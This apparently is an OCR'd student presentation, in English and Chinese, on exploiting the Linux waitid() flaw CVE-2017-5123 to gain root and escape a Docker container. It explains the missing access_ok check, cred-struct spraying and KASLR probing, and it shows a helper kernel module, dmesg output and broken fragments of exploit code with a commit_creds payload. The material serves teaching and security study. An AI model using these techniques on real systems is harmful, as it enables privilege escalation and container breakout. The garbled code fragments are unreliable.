Escaping Docker container using waitid() – CVE-2017-5123

組別:雙魚座

Outline

- Introduction
- Exploiting Processes
    - Method 1 - Spray n’ Pray
    - Method 2 - Heap Spraying
- Results
- References

Introduction

CVE-2017-5123 was a Linux kernel vulnerability in the `waitid()` syscall for 4.12-4.13 kernel versions.

This vulnerability gives an attacker a write-not-what-only-where primitive, or in other words, the ability to write “non-controlled” user data to arbitrary kernel memory.


Goal: using this write-not-what-only-where vulnerability without a single read to get root.

Exploiting process


Exploit the waitid() vulnerability in order to modify the **Linux capabilities** of a Docker container to gain elevated privileges and ultimately escape the container jail.

Method 1

1. modify the containerized process capabilities structure in memory.
2. gain of CAP_SYS_ADMIN and CAP_NET_ADMIN capabilities.
3. enable promiscuous mode on eth0 (docker bridge for the container).



圖片來源:https://godleon.github.io/blog/Docker/docker-network-bridge/



[圖片來源:https://blog.51cto.com/12580678/2327309](https://blog.51cto.com/12580678/2327309)

waitid

三個系統呼叫:

- pid_t wait(int *status);
- pid_t waitpid(pid_t pid, int *status, int options);
- **int waitid(idtype_t idtype, id_t id, siginfo_t *infop, int options);**

子程序狀態更改:

- 子程序終止
- 子程序被一個訊號暫停
- 子程序收到一個訊號重新運行

int waitid(idtype_t idtype, id_t id, siginfo_t *infop, int options);

idtype	
P_PID	等待一個特定的進程: id 包含要等待子進程的進程ID。
P_PGID	等待一個特定進程組中的任一子進程: id 包含要等待子進程的進程組ID。
P_ALL	等待任一子進程:忽略id。

options	
WCONTINUED	等待一個進程, 它以前曾被暫停, 之後又繼續, 但其狀態尚未報告。
WEXITED	等待已退出的進程。
WNOHANG	不論子程序狀態有無改變, 立即返回而非阻塞。
WNOWAIT	不破壞子進程退出狀態。該子進程退出狀態可由後續的wait、waitid 或 waitpid 調用取得。
WSTOPPED	等待一個進程, 它已經暫停, 但其狀態尚未報告。

int waitid(idtype_t idtype, id_t id, siginfo_t *infop, int options);

- infop 參數是指向 siginfo 結構的指針
  該結構包含有關引起子進程狀態改變的生成信號之詳細信息。

```
struct siginfo {
    int si_signo;
    int si_errno;
    int si_code;
    int padding; // this remains unchaged by waitid
    int pid;     // process id
    int uid;     // user id
    int status;  // return code
}
```

Linux Capabilities

- 傳統 UNIX 的信任狀模型:「超級用戶對普通用戶」模型。
  - privileged processes: user id 為 0, 表示為 superuser 或 root, 擁有系統完整許可權。
  - unprivileged processes: user id 不為 0, 受到權限控管。
- linux kernel 2.2 引入 capabilities , 使一個進程能對某個物件進行操作, 可個別開 啟或停用。
  - CAP_NET_ADMIN 12 允許執行網路管理任務 : 介面、防火牆和路由等
  - CAP_SYS_ADMIN 21 允許執行系統管理任務 : 載入/卸載檔系統、設置磁片配額、開 /關交換設備和檔等

from **linux/cred.h**

```
struct cred {
    atomic_t usage;
#ifdef CONFIG_DEBUG_CREDENTIALS
    atomic_t subscribers; /* number of processes subscribed */
    void *put_addr;
    unsigned magic;
#define CRED_MAGIC 0x43736564
#define CRED_MAGIC_DEAD 0x44656144
#endif
    kuid_t uid; /* real UID of the task */
    kgid_t gid; /* real GID of the task */
    kuid_t suid; /* saved UID of the task */
    kgid_t sgid; /* saved GID of the task */
    kgid_t euid; /* effective UID of the task */
    kuid_t egid; /* effective GID of the task */
    kuid_t fsuid; /* UID for VFS ops */
    kgid_t fsgid /* GID for VFS ops */
    Unsigned securebits; /* SUID-less security management */
    Kernel_cap_t cap_inheritable; /* caps our children can inherit */
    Kernel_cap_t cap_permitted; /* caps we're permitted */
    Kernel_cap_t cap_effective; /* caps we can actually use */
    Kernel_cap_t cap_ambient; /* Ambient capability set */
}
```

- 0xFFFFFFFF 代表 CAP 全開。

The vulnerability

```c
SYSCALL_DEFINE5(waitid, int, which , pid_t, upid, struct siginfo __user *, infop, int, options, struct rusage __user *, ru)
{
    struct rusage r;
    struct waitid_info info = {.status = 0};

    long err = kernel_waitid(which, upid, &info, options, ru ? &r : NULL);

    int signo = 0;

    if (err > 0) {
        signo = SIGCHLD;
        err = 0;
        if (ru && copy_to_user(ru, &r, sizeof(sturct rusage)))
        return -EFAULT;
    }
    if (!infop)
        return err;

    if (!/*醒目*/access_ok/*提示*/(VERIFY_WRITE, infop, sizeof(*infop)))
        return -EFAULT;
    user_access_begin();
    unsafe_put_user(signo, &infop->si_signo, Efault);
    unsafe_put_user(0, &infop->si_errno, Efault);
    unsafe_put_user(info.cause, &infop->si_code, Efault);
    unsafe_put_user(info.pid, &infop->si_pid, Efault);
    unsafe_put_user(info.uid, &infop->si_uid, Efault);
    unsafe_put_user(info.status, &infop-si_status, Efault);
    user_access_end();
    return err;
Efault:
    user_access_end();
    return -EFAULT;
}
```

from **kernel/exit.c**

access_ok() check, which ensures that the user specified pointer is in face a user-space pointer.

It was missing in the waitid() syscall !!

User can supply a kernel address pointer and the syscall will write to it without objections when executing unsafe_put_user.

Spray n' Pray

- Spawn thousands of processes by calling fork() in order to
    - create thousands of cred structs in the kernel heap
    - make each of the processes constantly check if its UID==0 by calling getuid()
- Start writing the value 0 to addresses to which the struct cred->uid might land
- If and when one of our forked processes gets uid==0
    - we have successfully overwritten the uid value with our guesses from step 2
    - we can overwrite the rest of the cred struct and change caps by writing to the offsets that we determined

```
struct cred {
    atomic_t usage;
#ifdef CONFIG_DEBUG_CREDENTIALS
    atomic_t subscribers; /* number of processes subscribed */
    void *put_addr;
    unsigned magic;
#define CRED_MAGIC 0x43736564
#define CRED_MAGIC_DEAD 0x44656144
#endif
    kuid_t uid; /* real UID of the task */
    kgid_t gid; /* real GID of the task */
    kuid_t suid; /* saved UID of the task */
    kgid_t sgid; /* saved GID of the task */
    kgid_t euid; /* effective UID of the task */
    kuid_t egid; /* effective GID of the task */
    kuid_t fsuid; /* UID for VFS ops */
    kgid_t fsgid /* GID for VFS ops */
    Unsigned securebits; /* SUID-less security management */
    Kernel_cap_t cap_inheritable; /* caps our children can inherit
    Kernel_cap_t cap_permitted; /* caps we're permitted */
    Kernel_cap_t cap_effective; /* caps we can actually use */
    Kernel_cap_t cap_ambient; /* Ambient capability set */
}
```

VARIABLE	ADDRESS
UID	0xFFFF880023cc1004
GID	0xFFFF880023cc1008
SUID	0xFFFF880023cc100C
SGID	0xFFFF880023cc1010
EUID	0xFFFF880023cc1014
EGID	0xFFFF880023cc1018
FSUID	0xFFFF880023cc101C
FSGID	0xFFFF880023cc1020
Securebits	0xFFFF880023cc1024
cap_inheritable	0xFFFF880023cc1028

```
address_of_uid+0x4*8
= address_of_uid+0x20
= address_of_cap_inferitable
```

https://youtu.be/IdRDFS4u2rQ

from

```
#define __range_not_ok(addr, size, limit)                \
({                                                       \
    __chk_user_ptr(addr);                                \
    __chk_range_not_ok((unsigned long __force)(addr), size, limit); \
})

...

#define access_ok(type, addr, size)                      \
({                                                       \
    WARN_ON_IN_IRQ();                                    \
    likely(!__range_not_ok(addr, size, user_addr_max())); \
})
```

```
    /* Arbitrary sizes? Be careful about overflow */
```

This vulnerability allows an unprivileged user to specify a kernel address by using infop when calling waitid(), and the kernel will happily write to it.

```
}
```

int waitid(idtype_t idtype, id_t id, siginfo_t *infop, int options);

```
SYSCALL_DEFINE5(waitid, int, which, pid_t, upid, struct siginfo __user *,
                infop, int, options, struct rusage __user *, ru)
{
    struct rusage r;
    struct waitid_info info = {.status = 0};
    long err = kernel_waitid(which, upid, &info, options, ru ? &r : NULL);
    int signo = 0;

    if (err > 0) {
        signo = SIGCHLD;
        err = 0;
        if (ru && copy_to_user(ru, &r, sizeof(struct rusage)))
            return -EFAULT;
    }
    if (!infop)
        return err;
```

info.status is a 32 bit int, but constrained to be $0 < status < 256$. info.pid can be somewhat controlled by repeatedly forking, but has a max value of 0x8000.

```
    user_access_begin();
    unsafe_put_user(signo, &infop->si_signo, Efault);
    unsafe_put_user(0, &infop->si_errno, Efault);
    unsafe_put_user(info.cause, &infop->si_code, Efault);
    unsafe_put_user(info.pid, &infop->si_pid, Efault);
    unsafe_put_user(info.uid, &infop->si_uid, Efault);
    unsafe_put_user(info.status, &infop->si_status, Efault);
    user_access_end();
    return err;
Efault:
    user_access_end();
    return -EFAULT;
}
```

Thus we could write zeros into arbitrary kernel memory and write zeros there to effectively get root privileges by overwriting cred->euid and cred->uid.

KASLR Bypass via Memory Probing

By using functions such as copy_from_user(), copy_to_user(), etc., we make sure that a kernel OOPS won't happen when a bad address is specified by the user due to the page fault exception handler.

Since [illegible] should [illegible] cause a DoS [illegible] present an address that does not belong to the address space of the user space process.

The same happens by using unsafe_put_user(), which means that we can do some memory probing on the range of possible locations for the kernel heap!

KASLR是kernel address space layout randomization的縮寫，直譯過來就是 內核位址空間佈局隨機化。KASLR技術允許kernel image載入到VMALLOC區域的任何位置。當KASLR關閉的時候，kernel image都會映射到一個固定的連結位址。對於駭客來 說是透明的，因此安全性得不到保證。KASLR技術可以讓kernel image映射的位址相對於連結位址有個偏移。偏移位址可以通過 dts設置。如果bootloader支援每次開機隨機生成偏移數 值，那麼可以做到每次開機 kernel image映射的虛擬位址都不一樣。因此，對於開 啟KASLR的kernel來說，不同的產品的kernel image映射的位址幾乎都不一樣。因此在安全性上有一定的提升。

oops是Linux核心發生不正確的行為並產生一份錯誤報告。多種類型的oops導致眾所周知的核心錯誤，但部分oops也允許繼續操作，但可靠度會打折扣。這個術語僅僅代表了一個簡單的錯誤。

當核心檢測到問題時，它會列印一個 oops訊息然後殺死全部相關 行程。oops訊息可以幫助Linux核心工程師進行除錯，檢測oops出現的條件，並修復導致 oops的程式錯誤。

Linux官方核心檔案中提到的 oops訊息被放在核心原始碼 Documentation/oops-tracing.txt中。部份記錄程式的設定可能會影響收集oops訊息。

若系統遇到了oops，一些內部資源可能不再可用。即使系統看起來運作正常，非預期的副作用可能導致活動行程被終止。若系統試圖使用無法使用的資源，核心 oops常常導致核心錯誤。

Method

Thus, we need a way to bypass KASLR and find the kernel heap.

By spraying the heap we increase the probability of hitting our target, but it is obviously not 100% reliable; however, given the circumstances, it is our best option.

When spraying the heap with multiple struct cred's and observed their location, some addresses are more likely than others to where the creds will reside, even after reboots.

This can be observed without the need for some kernel debugging if one wants to try it out easily, simply use this kernel module which prints where cred->euid lives.

```c
static struct proc_dir_entry* jif_file;

static int
jif_show(struct seq_file *m, void *v)
{
    return 0;
}

static int
jif_open(struct inode *inode, struct file *file)
{
     printk("EUID: %p\n", &current->cred->euid);
     return single_open(file, jif_show, NULL);
}

static const struct file_operations jif_fops = {
    .owner    = THIS_MODULE,
    .open     = jif_open,
    .read     = seq_read,
    .llseek    = seq_lseek,
    .release    = single_release,
};
```

```c
static int __init
jif_init(void)
{
    jif_file = proc_create("jif", 0, NULL, &jif_fops);

    if (!jif_file) {
        return -ENOMEM;
    }

    return 0;
}

static void __exit
jif_exit(void)
{
    remove_proc_entry("jif", NULL);
}

module_init(jif_init);
module_exit(jif_exit);

MODULE_LICENSE("GPL");
```

By forking and opening /proc/jif repeatedly, we can later check the output of printk() using dmesg.

```
# dmesg | grep EUID\:

[16485.192353] EUID: ffff88015e909a14
[16485.192415] EUID: ffff88015e9097d4
[16485.192475] EUID: ffff88015e909954
[16485.192537] EUID: ffff880126c627d4
[16485.192599] EUID: ffff88015e9094d4
[16485.192660] EUID: ffff88015e909414
[16485.192725] EUID: ffff88015e909294
[16485.192790] EUID: ffff88015e909054
[16485.192860] EUID: ffff8801358efdd4
[16485.192925] EUID: ffff8801358efd14
[16485.192991] EUID: ffff8801358efe94
[16485.193057] EUID: ffff88015e909354
[16485.193124] EUID: ffff88015e9091d4
[16485.193187] EUID: ffff8801358eff54
[16485.193249] EUID: ffff8801358efb94
[16485.193314] EUID: ffff8801358efa14
[16485.193381] EUID: ffff88015e909114
```

Check the output of printk() using dmesg and we can kind of guess where they might be located.

So now we know that at heap base + some offset, the probability of hitting our target is kind of high compared to the rest.

Heap Spraying

KASLR is bypassed using memory probing and root obtained via **cred struct** spraying and location predictability.

- If we create hundreds or thousands of processes, hundreds or thousands of cred structures will be created in the kernel heap.
- The idea was to create these many processes that will check in a loop if they **get euid** of 0, by constantly calling **geteuid()**.
- If **geteuid()** returns 0, it means that we have hit the jackpot! From there, we can also write to cred->euid - 0x10, which is cred->uid.

Exploit - Main Function

```
int main(int ac, char **av)
{
	static const unsigned char shellcode[] = {
		0xFF, 0x24, 0x25, 0x08, 0x00, 0x00, 0x00, 0x00,
	};

	if (ac != 2) {
		printf(".
		printf("e
	}

	//
	//
	pre
	com
	//

	pid_t	pid;
	/* siginfo_t infc

	// 1 - Mapper la mmoire  l'adresse 0x0000000000000000
	printf("[+] Try to allocat 0x00000000...\n");
	if (mmap(0, 4096, PROT_READ|PROT_WRITE|PROT_EXEC,MAP_ANON|MAP_PRIVATE
				|MAP_FIXED, -1, 0) == (char *)-1){
		printf("[-] Failed to allocat 0x00000000\n");
		return -1;
	}
```

```
	printf("[+] Allocation success !\n");

	memcpy(0, shellcode, sizeof(shellcode));
	*(unsigned long*)sizeof(shellcode) = (unsigned long)get_root;

0);
WSTOPPED | WCONTINUED);

	pid = fork();
	printf("fork_ret = %d\n", pid);
	if (pid > 0)
		get_shell();
	return EXIT_SUCCESS;
}
```


```
movq rax, 0xffffffff81f3f45a
movq [rax], 0
```

```
void __attribute__((regparm(3))) payload() {
	commit_creds(prepare_kernel_cred(0);
}
```

```
replace 0x4242424242424242 by get_root
```

Results

https://drive.google.com/open?id=1YXqY5YLeAXG-2umV8D116wG7dj6d6vV1



References

1. http://huenlil.pixnet.net/blog/post/26106062-%5B%E8%BD%89%5D%E5%88%A9%E7%94%A8capability%E7%89%B9%E5%BE%B5%E5%8A%A0%E5%BC%B7linux%E7%B3%BB%E7%B5%B1%E5%AE%89%E5%85%A8
2. https://security-onigiri.github.io/2018/03/31/Escaping-Docker-container-using-CVE-2017-5123.html
3. https://reverse.put.as/2017/11/07/exploiting-cve-2017-5123/
4. https://www.anquanke.com/post/id/87225
5. https://github.com/0x5068656e6f6c/CVE-2017-5123/blob/master/CVE-2017-5123.c
6. https://github.com/salls/kernel-exploits/tree/master/CVE-2017-5123
7. https://salls.github.io/Linux-Kernel-CVE-2017-5123/
8. https://louie023.wordpress.com/2013/05/05/linux-capabilities-%E4%BB%8B%E7%B4%B9/
9. http://www.1218.com.cn/index.php/company/content/1796
10. https://bbs.pediy.com/thread-247014.htm

Thanks for your listening!